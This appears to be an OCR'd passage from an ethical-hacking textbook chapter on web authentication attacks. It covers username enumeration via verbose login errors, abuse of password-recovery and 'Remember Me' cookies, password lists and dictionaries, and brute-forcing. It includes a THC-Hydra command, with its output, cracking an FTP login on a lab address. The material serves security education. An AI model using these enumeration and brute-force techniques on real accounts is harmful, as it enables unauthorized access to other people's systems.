
- **Flaws in Multistage Login Functionality**: Multistage login functionality is an advanced security mechanism for username-and-password-based login models. This login method is performed in three stages: username and password entry, a challenge for certain input digits or memorable characters, and value submissions disclosed on changing a physical token. The first stage involves users validating themselves with their username or other valid input, and the remaining stages carry out different validation checks. Such validations often come with different vulnerabilities known as logic defects.
- **Insecure Storage of Credentials**: Although an application may have no inherent flaws, it can make itself vulnerable by storing login credentials in an insecure way. In general, applications store user credentials in a database in an unencrypted form. Some applications use weak encryption algorithms to encrypt and store credentials. Vulnerabilities in such implementations allow attackers to perform brute-force and password cracking attacks.

Username Enumeration

Source: *https://wordpress.com*

If a login error states which of the username or password is incorrect, that field can be guessed using the trial-and-error method.

Consider the following example. An attacker tries to enumerate the username and password of "**Rini Matthews**" on **wordpress.com**. In the first attempt, the attacker tries to login as "**rini.matthews**," which results in the login failure message "**invalid email** or **username**."



Log in to your account

Email Address or Username


rini.matthews

User does not exist. Would you like to create a new account?

By continuing, you agree to our Terms of Service.

Figure 14.65: Error message for username does not exist

In the second attempt, the attacker tries to login as "**rinimatthews**," which results in a message stating that the password entered for the username is incorrect, thus confirming that the username "**rinimatthews**" exists.



Log in to your account

rinimatthews

Password

••••••

Oops, that's not the right password. Please try again!

By continuing, you agree to our Terms of Service.

Figure 14.66: Error message for username successfully enumerated to rinimatthews

Note: Username enumeration from verbose error messages will fail if the application has an account lockout policy, whereby the account is automatically locked after a certain number of failed login attempts.

Some applications automatically generate account usernames based on a sequence (e.g., “user101,” “user102”). Therefore, attackers can perform username enumeration by determining the appropriate sequence.

Attackers can also use tools such as massh-enum (*https://github.com*) to perform automated user enumeration on the target web application.

Password Attacks: Password Functionality Exploits

- **Password Changing**: Determine the password change functionality within the application by spidering the application or creating a login account. Try random strings for the “Old Password”, “New Password”, and “Confirm the New Password” fields and analyze errors to identify vulnerabilities in the password change functionality.
- **Password Recovery**: **“**Forgot Password” features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the answer and solve the challenge successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
- **‘Remember Me’ Exploit**: “Remember Me” functions are implemented using a simple persistent cookie such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password until eventually arriving at the correct one. To guess passwords, attackers use techniques such as password lists and password dictionaries.

- **Password List**

  The majority of keywords used for preparing the password list includes certain daily usage words such as birth date, street name, nickname, anniversary date, phone number, pin number, parent’s or friend’s name, and pet’s name.

  Create a list of possible passwords using the most commonly used passwords as well as footprinting and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time compared to a brute force attack.

  Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.


- **Tools**

  Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, L0phtCrack, ophcrack, and RainbowCrack.

- **THC-Hydra**

  Source: *https://www.thc.org*

  THC-Hydra is a network logon cracker that supports many different services, such as IPv6 and Internationalized RFC 4013. It comes with a GUI and supports HTTP proxy and SOCKS proxy. Furthermore, it uses various authentication methods for services, including Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP, and Telnet.



```
┌─[root@parrot]─[~]
└──── #hydra -L /home/attacker/Wordlist/username.txt -P /home/attacker/Wordlist/password.txt ftp://10.
10.1.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-26 06:12:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 140 login tries (l:14/p:10), ~9 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11   login: Martin   password: apple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-26 06:12:52
```

Figure 14.67: Screenshot of THC-Hydra

Password Attacks: Brute-forcing

Brute-forcing is another method used for cracking passwords. Guessing becomes crucial when the password is long or contains letters in upper and lower cases. If numbers and symbols are used, it could take several years to guess the password, which is impractical.

Try to crack the password by trying all possible values from a set of alphabetical, numerical, and special characters. Use password cracking tools such as Burp Suite to crack the password.

Password Cracking Tools

Some brute-forcing tools for cracking passwords are described below.

- **Burp Suite**

